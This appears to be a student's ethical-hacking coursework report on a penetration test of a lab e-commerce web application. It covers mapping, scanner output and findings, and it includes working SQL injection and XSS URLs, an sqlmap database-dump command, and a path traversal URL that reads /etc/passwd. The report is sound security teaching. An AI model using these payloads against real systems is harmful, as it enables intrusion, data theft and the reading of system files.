



# Abertay University

## **Web Application Penetration Test Report**

Alexandra Cherry

1700315@uad.ac.uk

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2019/20

**CMP319 – Coursework 1**

**CMP319 – Coursework 2**

# Abstract

---

The aim of this project is to provide a detailed report on the vulnerabilities and security concerns of the web application aa2000 and how they could be exploited by a malicious actor. The second part of this report covers how to prevent the future exploitation of the vulnerabilities to protect the web application.

Testing revealed that the web application is vulnerable to SQL Injection (SQLi), Cross Site Scripting (XSS), Path Traversal, Malicious File Upload, and Cross Site Request Forgery (CSRF).

The passwords were quickly cracked using both SQLMap's inbuilt dictionary attack and John the Ripper; this can be prevented by enforcing a secure password policy – passwords should be at least 13 characters long.

# Contents

---

|       |   |    |
|-------|---|----|
| 1     | Introduction .....                                    | 1  |
| 1.1   | Background .....                                      | 1  |
| 1.2   | Aim .....   | 2  |
| 1.3   | Methodology.....                                      | 2  |
| 2     | Procedure and Results .....                           | 3  |
| 2.1   | Map the Application's Content .....                   | 3  |
| 2.1.1 | Robots.txt .....                                      | 3  |
| 2.1.2 | OWASP ZAP Spider .....                                | 4  |
| 2.1.3 | Dirbuster .....                                       | 4  |
| 2.1.4 | Nikto.....  | 5  |
| 2.2   | Analyse the Application .....                         | 6  |
| 2.2.1 | Function .....  | 6  |
| 2.2.2 | Data Entry .....                                      | 7  |
| 2.2.3 | Identifying Technology Used.....                      | 9  |
| 2.3   | Client-Side Controls.....                             | 10 |
| 2.3.1 | Data Transmission.....                                | 10 |
| 2.3.2 | Client-Side Input Control.....                        | 11 |
| 2.4   | Test the Authentication Mechanism.....                | 12 |
| 2.4.1 | Data Attack.....                                      | 12 |
| 2.4.2 | Credential Handling .....                             | 12 |
| 2.5   | Test the Session Management Mechanism .....           | 13 |
| 2.5.1 | Token Generation .....                                | 13 |
| 2.5.2 | Token Handling .....                                  | 13 |
| 2.6   | Test Access Controls .....                            | 14 |
| 2.7   | Test for Input-Based Vulnerabilities .....            | 15 |
| 2.7.1 | SQL Injection .....                                   | 15 |
| 2.7.2 | Cross Site Scripting.....                             | 17 |
| 2.7.3 | Path Traversal .....                                  | 17 |
| 2.8   | Test for Function-Specific Input Vulnerabilities..... | 18 |
| 2.9   | Test for Logic Flaws .....                            | 19 |
| 2.9.1 | Identify the Key Attack Surface.....                  | 19 |

|        |  |    |
|--------|--|----|
| 2.9.2  | Test Multistage Process .....                          | 19 |
| 2.9.3  | Test Handling of Incomplete Input .....                | 19 |
| 2.9.4  | Test Transaction Logic.....                            | 19 |
| 2.10   | Test for Shared Hosting Vulnerabilities .....          | 20 |
| 2.11   | Test for Application Server Vulnerabilities .....      | 21 |
| 2.11.1 | Test for Default Content .....                         | 21 |
| 2.11.2 | Test for Dangerous HTTP Methods.....                   | 21 |
| 2.12   | Miscellaneous Checks .....                             | 22 |
| 2.12.1 | Source Code .....                                      | 22 |
| 2.12.2 | Alerts from OWASP ZAP.....                             | 22 |
| 3      | Discussion.....  | 23 |
| 3.1    | Source Code Analysis .....                             | 23 |
| 3.1.1  | Local File Inclusion/Path Traversal.....               | 23 |
| 3.1.2  | XSS.....   | 23 |
| 3.1.3  | SQL Injection .....                                    | 24 |
| 3.1.4  | Cross Site Request Forgery on updatepassword.php ..... | 25 |
| 3.1.5  | Unprepared SQL Statements .....                        | 26 |
| 3.1.6  | No Sanitisation of Variables .....                     | 26 |
| 3.1.7  | Use of Depreciated MySQL PHP Functions .....           | 27 |
| 3.1.8  | Malicious File Upload .....                            | 27 |
| 3.1.9  | Weak Password Hashing and Storage.....                 | 28 |
| 3.1.10 | Reversible Cookie String .....                         | 28 |
| 3.1.11 | Directory Listing Enabled/Directory Browsing.....      | 28 |
| 3.1.12 | Developer Information in Source Code .....             | 28 |
| 3.1.13 | Inconsistent Use of PHP Sessions.....                  | 29 |
| 3.2    | Vulnerabilities Discovered and Countermeasures.....    | 30 |
| 3.2.1  | Hidden guessable folder vulnerability .....            | 30 |
| 3.2.2  | Brute-forceable Admin password .....                   | 30 |
| 3.2.3  | Unlimited login attempts .....                         | 30 |
| 3.2.4  | Weak Password Hashing and Storage.....                 | 30 |
| 3.2.5  | Weak User Password Requirements.....                   | 30 |
| 3.2.6  | User enumeration vulnerability .....                   | 31 |
| 3.2.7  | XSS.....   | 31 |

|  |   |    |
|--|---|----|
| 3.2.8                                    | SQL Injection vulnerability .....                                   | 31 |
| 3.2.9                                    | Cross Site Request Forgery Vulnerability on updatepassword.php..... | 31 |
| 3.2.10                                   | No HTTPS vulnerability.....   | 31 |
| 3.2.11                                   | Reversible Cookie Vulnerability .....                               | 31 |
| 3.2.12                                   | Cookie Attributes Vulnerability.....                                | 32 |
| 3.2.13                                   | Inconsistent Use of PHP Sessions.....                               | 32 |
| 3.2.14                                   | Developer Information in Source Code .....                          | 32 |
| 3.2.15                                   | Robots.txt vulnerability.....                                       | 32 |
| 3.2.16                                   | Directory Listing Enabled/Directory Browsing.....                   | 32 |
| 3.2.17                                   | Local File Inclusion/Path Traversal.....                            | 32 |
| 3.2.18                                   | Malicious File Upload Vulnerability .....                           | 33 |
| 3.3                                      | General Discussion.....   | 34 |
| 3.4                                      | Future Work .....   | 35 |
| References part 1.....                   |   | 36 |
| References part 2.....                   |   | 38 |
| Appendices part 1 .....                  |   | 39 |
| Appendix A – OWASP ZAP Spider URLs ..... |   | 39 |
| Appendix B –Alerts.....                  |   | 45 |
|  | High .....  | 45 |
|  | Medium.....   | 62 |
|  | Low .....   | 68 |
| Appendix C - nikto results .....         |   | 78 |

# 1 INTRODUCTION

## 1.1 BACKGROUND

---

The purpose of this report is to inform the owner of the web application of the vulnerabilities it has and how they can improve their application and make it more secure.

The goal of this penetration test is to highlight the risks and the impact a malicious actor with account details could cause on the web application. In order to do this the tester was provided with details for a test account.

This web application penetration test followed the methodology laid out in Web Application Hackers Handbook (Pinto & Stuttard, 2011).

The main operating system used in the penetration test was Kali Linux, an open source project designed for penetration testing. Kali Linux comes with built-in tools that are suited for penetration testing – from passively scanning a web application to injecting SQL to dump the web application's database.

Kali Linux was run as a virtual machine using VMWare Workstation along with the target web application for ease of use and to reduce the impact on customers and staff of Hacklab Security Solutions during the test.

## 1.2 AIM

---

The aim of this project is to provide a detailed report on the vulnerabilities and security concerns of the web application aa2000 and how they could be exploited by a malicious actor. The second part of this report will cover how to prevent the future exploitation of the vulnerabilities to protect the web application.

## 1.3 METHODOLOGY

---

This investigation followed the methodology outlined in the Web Application Hackers Handbook (Pinto & Stuttard, 2011). This methodology covers the majority of attack vectors and is a pretty expansive methodology.

- 1) Map The Application's Content – Explore Both Public and Hidden Content
- 2) Analyse The Application – Identify the Functionality and Data Entry Points
- 3) Test Client-Side Controls – Test the Transmission of Data and How It Is Generated
- 4) Test The Authentication Mechanism – Generation of Accounts, Quality of Login and Login Resilience
- 5) Test The Session Management Mechanism – Token Meaning, Predictability, Transmission and Termination
- 6) Test Access Controls – Access Levels and Control Methods
- 7) Test for Input-Based Vulnerabilities – SQL Injection, Cross Site Scripting and Path Traversal
- 8) Test for Function-Specific Input Vulnerabilities – N/A
- 9) Test for Logic Flaws - Identifying Attack Surface, Testing Multistage Processes and Incomplete Input
- 10) Test for Shared Hosting Vulnerabilities – N/A as Hacklab Security Solutions Is Virtualised
- 11) Test for Application Server Vulnerabilities – Identify Attack Surface, Test Multistage Processes and Incomplete Input
- 12) Miscellaneous Checks – Anything that Doesn't Fit with the Sections Above

## 2 PROCEDURE AND RESULTS

### 2.1 MAP THE APPLICATION'S CONTENT

---

The first stage of the WAH methodology is discovering the application's content – both pages intended to be publicly available and those intended to be private/behind a log in page.

To avoid repetition in the sections, information gathered with admin access is included in this section and will be labelled as such.

#### 2.1.1 Robots.txt

Robots.txt is a file used by search engines and bots that use crawlers to search the web. The file tells the bots what pages they are not allowed to access to prevent them appearing in search results.

Robots.txt contains:

*User-agent: \**

*Disallow: /company-accounts*

The directory “/company-accounts” contains “finances.zip”. This zip file contains the following files:

*account\_statement.xls;*

*customer\_list.xls;*

*customer\_profile.xls;*

*employee\_profile.xls;*

*invoice.xls;*

*mail\_label.xls;*

*monthly\_sales.xls;*

*product\_catalog.xls;*

*sales\_details.xls.*

These files should not be publicly available as the information contained in these files can be used in social engineering attacks against customers of Hacklab Security.



### 2.1.2 OWASP ZAP Spider

A spider (a tool that is used to automatically discover new resources/urls on a site (OWASP, 2018)) was used to crawl the website to create a list of linked pages on the site – it will not list any pages that are not linked.

OWASP ZAP (Zed Attack Proxy) is an open-source web application penetration tool that is used as a man-in-the-middle proxy that is used to inspect (and modify) packets/messages sent between the web application and the browser before forwarding them on to their destination. (OWASP, 2017) (Kali, n.d.)

OWASP ZAP can be used to spider an application; this functionality was used twice – one starting from the homepage and once starting from the admin directory.

For the list of urls found by the spider please see Appendix A.

### 2.1.3 Dirbuster



Figure 2.1.3a: PHP script meant to prevent sql injection

Using dirbuster – a tool used to brute force the directory and file names of a website (OWASP, 2009) – the tester was able to get a list of most of the directories and files hosted on the web application. (Delgado, 2017)

As shown in figure 2.1.3a, the tester was able to view what appeared to be a backup of a SQL continuous monitoring script used to prevent sql injection but it is not broad enough to prevent attacks.

Dirbuster and nikto (see section 2.1.4) both discovered the directory /database which contains a backup database for the web app with valid credentials for both admin and customer levels.

Dirbuster also discovered phpinfo.php which provides information on the server see section 2.2.3 for more detail.

#### 2.1.4 Nikto

Nikto is an open source web application scanner that is used to perform detailed scans against web servers. A common use is to use nikto to discover default content and do a basic footprinting scan. (CIRT, n.d.)

```
+ OSVDB-112804: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112804: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```

Figure 2.1.4a: Selection of results from the nikto scan showing the potential vulnerability to shellshock.

The scan showed that the version of Apache run on the servers is vulnerable to shellshock but this was not tested due to time restraints.

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

Figure 2.1.4b: Selection of the results from nikto scan showing the missing headers.

It revealed that there are headers designed to help protect against various methods of attack (see figure 2.1.4b above).

```
+ OSVDB-3268: /company-accounts/: Directory indexing found.
+ Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
```

Figure 2.1.4c: Selection of results from the nikto scan showing the contents of robots.txt

The nikto scan showed that the only entry in robots.txt returns a 200 OK response – this response means that anyone can access this directory – see section 2.1.1 for more detail.

```
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
```

Figure 2.1.4d: Selection of results from the nikto scan showing the directory /database

The scan revealed the directory /database which contains a backup of the sql database – the database contains valid admin credentials.

```
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
```

Figure 2.1.4e: Selection of results from the nikto scan showing that it is possible to brute force file names.

For the full results please see Appendix C.

## 2.2 ANALYSE THE APPLICATION

### 2.2.1 Function

The web application is an online retailer of electronic security devices.

There are three levels of authentication for this web application: guest, user and admin (there are four types of admin but only three admin accounts).

There are several areas of the website that shouldn't be available to guests but are – see table 2.2.1a for details.

| Access Level / Location |        | index.php | login.php | Register.php | products.php | contact.php | aboutus.php | user_product_details.php | email.php | user_order.php | product_summary.php | user_account2.php |
|-------------------------|--------|-----------|-----------|--------------|--------------|-------------|-------------|--------------------------|-----------|----------------|---------------------|-------------------|
| Guest                   |        | y         | y         | y            | y            | y           | y           | y                        | n         | n              | n                   | n                 |
| User                    |        | y         | y         | y            | y            | y           | y           | y                        | y         | y              | y                   | y                 |
| Admin Type              | OOS    | y         | y         | y            | y            | y           | y           | y                        | n         | n              | n                   | n                 |
|                         | ADS    | y         | y         | y            | y            | y           | y           | y                        | n         | n              | n                   | n                 |
|                         | AS     | y         | y         | y            | y            | y           | y           | y                        | n         | n              | n                   | n                 |
|                         | SERVER | y         | y         | y            | y            | y           | y           | y                        | n         | n              | n                   | n                 |

Table 2.2.1a: Access levels for different sections of the website

| Access Level / Location |        | admin | admin/ADMIN | admin/ADMIN/ADS | admin/ADMIN/AS | admin/ADMIN/OOS | admin/ADMIN/SERVER | admin/ADMIN/SERVER/ADS | admin/ADMIN/SERVER/OOS | admin/ADMIN/SERVER/AS |
|-------------------------|--------|-------|-------------|-----------------|----------------|-----------------|--------------------|------------------------|------------------------|-----------------------|
| Guest                   |        | y     | y           | y               | y              | y               | n                  | y                      | y                      | y                     |
| User                    |        | y     | y           | y               | y              | y               | n                  | y                      | y                      | y                     |
| Admin Type              | OOS    | y     | y           | y               | y              | y               | y                  | y                      | y                      | y                     |
|                         | ADS    | y     | y           | y               | y              | y               | y                  | y                      | y                      | y                     |
|                         | AS     | y     | y           | y               | y              | y               | y                  | y                      | y                      | y                     |
|                         | SERVER | y     | y           | y               | y              | y               | y                  | y                      | y                      | y                     |

Table 2.2.1b: Access levels for different sections of the website – Admin area

Under no circumstances should visitors to any web application have access to any admin functions of the web application (see table) – with any valid admin creds (found in the backup sql database) users can add and remove admin accounts.

Users should not be able to view the login or register pages.

The web application has several data entry points. These were detected by manually browsing the web application and by analysing the output from OWASP ZAP and Burp Suite Proxy.

Figure 2.2.2a: Screenshot of data entry for login details

Table 2.2.2a: Incomplete list of form inputs

| URL Input   |
|---|
| admin/ADMIN/ADS/Archive.php?id=1                    |
| admin/ADMIN/ADS/View_Customer.php?id=4              |
| admin/ADMIN/ADS/announcement_detail.php?id=1        |
| admin/ADMIN/ADS/delete_announcement.php?id=1        |
| admin/ADMIN/ADS/delete_message.php?id=1             |
| admin/ADMIN/ADS/edit_announcement.php?id=1          |
| admin/ADMIN/ADS/reply.php?id=1                      |
| admin/ADMIN/AS/Archive.php?id=1                     |
| admin/ADMIN/AS/announcement_detail.php?id=1         |
| admin/ADMIN/AS/edit_product.php?id=1                |
| admin/ADMIN/OOS/announcement_detail.php?id=1        |
| admin/ADMIN/OOS/confirm_order.php?id=3              |
| admin/ADMIN/OOS/delete_order.php?id=3               |
| admin/ADMIN/OOS/view_order.php?id=2                 |
| admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1 |
| admin/ADMIN/SERVER/ADS/delete_announcement.php?id=1 |
| admin/ADMIN/SERVER/ADS/delete_message.php?id=1      |
| admin/ADMIN/SERVER/ADS/edit_announcement.php?id=1   |
| admin/ADMIN/SERVER/ADS/reply.php?id=1               |
| admin/ADMIN/SERVER/AS/Archive.php?id=1              |
| admin/ADMIN/SERVER/AS/announcement_detail.php?id=1  |
| admin/ADMIN/SERVER/AS/delete_category.php?id=5      |
| admin/ADMIN/SERVER/AS/edit_category.php?id=5        |
| admin/ADMIN/SERVER/AS/edit_product.php?id=1         |
| admin/ADMIN/SERVER/AS/view_product.php?id=11        |
| admin/ADMIN/SERVER/OOS/announcement_detail.php?id=1 |
| admin/ADMIN/SERVER/OOS/confirm_order.php?id=3       |
| admin/ADMIN/SERVER/OOS/delete_order.php?id=3        |
| admin/ADMIN/SERVER/OOS/view_order.php?id=2          |
| affix.php?type=faqs.php                             |
| product_details.php?%20id=11                        |
| products.php?page=1                                 |

Table 2.2.2b: List of url inputs


### 2.2.3 Identifying Technology Used

As was previously mentioned in section 2.1 phpinfo.php was not disabled and thus provided a lot of information on the technology used on the web application.

|                    |  |
|--------------------|--|
| Apache Version     | Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7 |
| Apache API Version | 20120211                                     |

Figure 2.2.3a: phpinfo.php – technology used

Another method of identifying the technology used on the application is navigating to a known wrong address to get an Error 404 message as they have not customised it to not share the server information.



## Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the [webmaster](#).

## Error 404

[192.168.1.20](#)

Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

Figure 2.2.3b: Error 404

A final method of determining the server technology was running whatweb against the web application ip address

```
root@kali:~# whatweb 192.168.1.20
http://192.168.1.20 [200 OK] Apache[2.4.3], Country[RESERVED][??], Email[sales@UADHacklab.com], HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7], IP
[192.168.1.20], JQuery, Lightbox, OpenSSL[1.0.1c], PHP[5.4.7], PasswordField[password], Script[text/javascript], Title[Hacklab Security], X-Powered-By[PHP/5.4.7]
root@kali:~#
```

Figure 2.2.3c: whatweb results.

## 2.3 CLIENT-SIDE CONTROLS

Several things should be reviewed before determining how user input is validated: how the information is transmitted; what, if any, defences are in place to prevent malicious input – client-side controls can easily be bypassed and are not helpful on their own with no server-side validation.

### 2.3.1 Data Transmission

There are several pages which have hidden fields which were discovered by using the view hidden fields option on the ZAP Proxy Heads Up Display.

Ordering Management

1

asdsa@hacklab.com

1

300

10.00

PP

GB

PP.BuyNowBF

Check out with PayPal

2

any other custom field you want to

1

BACKUP ALL DATA

Note: Backup all records like Customers, Products and Order Product Report.

4

SHOPPING CART [ 0 ]

1

1

Save

Click here to change profile picture

91 Items stock

91

Professional Standard Box Camera

3

Price: 300.00

300

Quantity: 1

Account Details

Back

4

Figures 2.3.1a-h: various hidden fields on the web application: in clockwise order starting at the top left – admin/ADMIN/OOS/index.php, payment\_details.php, admin/ADMIN/SERVER/recovery, user\_product\_details.php, admin/ADMIN/SERVER/add\_new\_user.php, updatepassword.php, user\_order.php.

### 2.3.1.1 Cookie

After some investigation it was discovered that the web application only used php session ids despite generating a “secret cookie”.

The “secret cookie” was not securely generated:

Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzZmMzZkZODM2NjE2MTM5NjEzNTMwNjEzNzYzMzZmYTMxMzUzNzM0MzYzODM5MzZmMTM0

The cookie was decoded using cyber chef (GCHQ, 2019).



Figure 2.3.1a: CyberChef Cookie.

The cookie was decoded from base64 and then hex to produce:

hacklab@hacklab.com:7052cad6b415f4272c1986aa9a50a7c3:1574689314

Which is: user's- email-address:md5(pwd):unix-time-stamp-of-login.

The fact that the cookie contains an md5 hash of the password is a major issue as md5 hashes can be easily cracked, which means if this cookie was intercepted the attacker could gain access to a customer's account

Due to the HttpOnly flag not set on cookies, the cookie's data can be read and/or set by JavaScript on the client-side. This can make XSS more difficult to perform. (PortSwigger, n.d.)

### 2.3.2 Client-Side Input Control

The passwords for admin accounts have no minimum size requirement but user accounts passwords must be within 7-14 characters which is extremely short. As this information is provided during the registration process it simplifies brute force password attacks as they have a known range of password sizes.




## 2.4 TEST THE AUTHENTICATION MECHANISM

---

### 2.4.1 Data Attack

The error messages provided when providing wrong user login information are too verbose as they will inform you if the account doesn't exist or if the password is wrong, but this is not an issue with the admin login page.

The lack of lock-out function would help in brute-forcing passwords.



Figures 2.4.1a&b: error messages provided when a wrong email address and wrong password are entered (respectively).




Figure 2.4.1c: Admin login error message.

### 2.4.2 Credential Handling

As mentioned in section 2.4.1, it is impossible to register more than one account with the same email address.

Since all the data for the website is sent over http it is possible to use a man in the middle attack to gain access to a user account.




Figure 2.4.2a: error message when trying to register an existing email address.

## 2.5 TEST THE SESSION MANAGEMENT MECHANISM

---

### 2.5.1 Token Generation

The session tokens appear to be randomly generated on each login and thus cannot be used to determine who has logged in.

### 2.5.2 Token Handling

Session generation is more secure than cookies, but it still has flaws – if a unique session ID is generated for each login it is not a secure method.

If a session ID does not automatically generate on login on each login, session fixation can occur, however this is not an issue experienced by this web application.

Since the old password is not required to change a user's password, it is possible for a malicious link to be crafted and sent in an email to a user which would change their password without their knowledge or consent.

## 2.6 TEST ACCESS CONTROLS

---

See section 2.2.1 for breakdown on what level of user can access where.

All levels of access were tested to provide a thorough understanding of session management on the web application. PHP sessions were only correctly implemented in the user access section but not the admin section – this means a guest could gain admin credentials by going to <http://192.168.1.20/admin/ADMIN/> and selecting a type of admin to log in as.

The web application is operating on the false premise that if you can navigate to the page you can view it in terms of the admin access which is a major security concern.




Figure 2.6a: Index of /admin/ADMIN – the admin directory.

## 2.7 TEST FOR INPUT-BASED VULNERABILITIES

---



Unexpected user inputs are a major source of input vulnerabilities and can be mitigated against by sanitising the input from the user and not trusting them.

For the full alerts from OWASP ZAP see appendix B



Figure 2.7a: List of alerts from OWASP ZAP

### 2.7.1 SQL Injection

- ▶  SQL Injection (6)
- ▶  SQL Injection - MySQL (24)

SQL Injection (SQLi) is an injection attack that are used to run malicious SQL Statements.

Figure 2.7.1a: SQL Injection vulnerabilities found by OWASP ZAP

Two different types of SQLi attacks were attempted: the first by inputting a SQL command into the username field on the login page for users.

This resulted in the attacker logging in as the last user to log in to their account on the web application.



Figure 2.7.1b: SQLi input on login.php

The second type was inputting a SQL command into the url in the id field on the product\_details.php page – this appeared to interfere with the listing name for the product.

`http://192.168.1.20/product_details.php?id=11%27+AND+%271%27%3D%271%27+--+`

Figure 2.7.1c: SQLi in the url




Figure 2.7.1d: Result of SQLi in the url.

### 2.7.1.1 sqlmap

Sqlmap is a tool used to dump SQL databases from web applications, it works by exploiting a SQLi vulnerability.

Sqlmap was run twice: once to obtain the list of databases available (in this case the databases are all those associated with websites hosted on the same server); the second time to dump the database associated with the web application that is being tested, aa2000.

```
root@kali:~# sqlmap -u 'http://192.168.1.20/user_product_details.php?id=1' --dump
```

Figure 2.7.1.1a: sqlmap command to dump the database.




Figure 2.7.1.1b: Tables contained in the aa2000 database downloaded as csv's.

The csv's contained user account information – investigating these csv's revealed that the passwords were hashed using the MD5 cryptographic hashing algorithm. The MD5 hashing algorithm should no longer be used due to how fast it is to generate hashes - this is unwanted in password hashing algorithms as it reduces the brute forcing time.

### 2.7.2 Cross Site Scripting

Cross site scripting (XSS) attacks are an injection attack in which malicious scripts are inserted into web applications that do not sanitise the input from the user. (OWASP, 2018)

The web application is vulnerable in several areas to XSS but only one area was attacked.

#### ► Cross Site Scripting (Reflected) (71)


Figure 2.7.2a: XSS Vulnerabilities found by OWASP ZAP

`http://192.168.1.20/user_product_details.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E`

Figure 2.7.2b: malicious url crafted for XSS attack on the user\_product\_details.php page.

`192.168.1.20/user_product_details.php?id=""<script>alert(1)%3B<%2Fscript>`

2.7.2c & d: Results of the XSS attack.



### 2.7.3 Path Traversal

A path traversal attack is an attack where the attacker is trying to access directories (and files) stored somewhere other than the root directory of the web application.

This web application is vulnerable to a path traversal attack on affix.php.

`192.168.1.20/affix.php?type=%2Fetc%2Fpasswd`

```
root:x:0:0:root:/root:/bin/sh lp:x:7:7:/var/spool/lpd:/bin/sh nobody:x:65534:65534:nobody:/nonexistent
nobody:/nonexistent:/bin/false tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
```

Figures 2.7.3a-c: URL and result of path traversal attack.

## 2.8 TEST FOR FUNCTION-SPECIFIC INPUT VULNERABILITIES

---

N/A

## 2.9 TEST FOR LOGIC FLAWS

---

### 2.9.1 Identify the Key Attack Surface

The main attack surface of this web application is the login page.

### 2.9.2 Test Multistage Process

It is possible to skip viewing the basket (product\_summary.php) and skip to payment\_details.php (the payment page) but the item in the basket will not show up in ordered products. This is useless to an attacker.

### 2.9.3 Test Handling of Incomplete Input

It was not possible to add zero items to the basket nor was it possible to edit the quantity of items to zero in the basket due to drop down menu (which went from one to the max number of said product available) and it did not appear possible to edit it OWASP ZAP

### 2.9.4 Test Transaction Logic

As in section 2.9.3 it did not appear possible to use OWASP ZAP to edit the number of products to a negative amount.



## 2.10 TEST FOR SHARED HOSTING VULNERABILITIES

---

N/A

## 2.11 TEST FOR APPLICATION SERVER VULNERABILITIES

---

### 2.11.1 Test for Default Content

#### 2.11.1.1 Nikto

```
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: /?-PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?-PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?-PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?-PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

Figure 2.11.1.1a: Default content found by the nikto scan.

#### 2.11.1.2 Robots.txt

See section 2.1.1.

### 2.11.2 Test for Dangerous HTTP Methods

All the content for the web application is sent over http and trying to access it via https provided a certificate error. This means that the content is in plaintext and can easily be exploited by a man in the middle attack.

## 2.12 MISCELLANEOUS CHECKS

---

### 2.12.1 Source Code

In the source code of `user_product_details.php` there is a comment stating: `***Note to self: Door entry number is 1846.` This information could be used in a physical attack.

### 2.12.2 Alerts from OWASP ZAP

#### 2.12.2.1 *Application Error Disclosure*

Several pages contain an error/warning message that disclose sensitive and/or useful information that can be used in further attacks – eg pointing to parent directories.

#### 2.12.2.2 *Missing and Not Set Headers*

##### 2.12.2.2.1 X-Frame-Options Header Not Set

X-Frame-Options header is not included in the HTTP response to protect against ClickJacking/UI redress attacks where an attacker tricks a user into clicking on a hidden/disguised element. (Imperva, n.d.)

##### 2.12.2.2.2 X-Content-type-options Header Missing

The absence of this header may result in the response body being displayed as the content type instead of the declared content type.

#### 2.12.2.3 *Absence of Anti-CSRF Tokens*

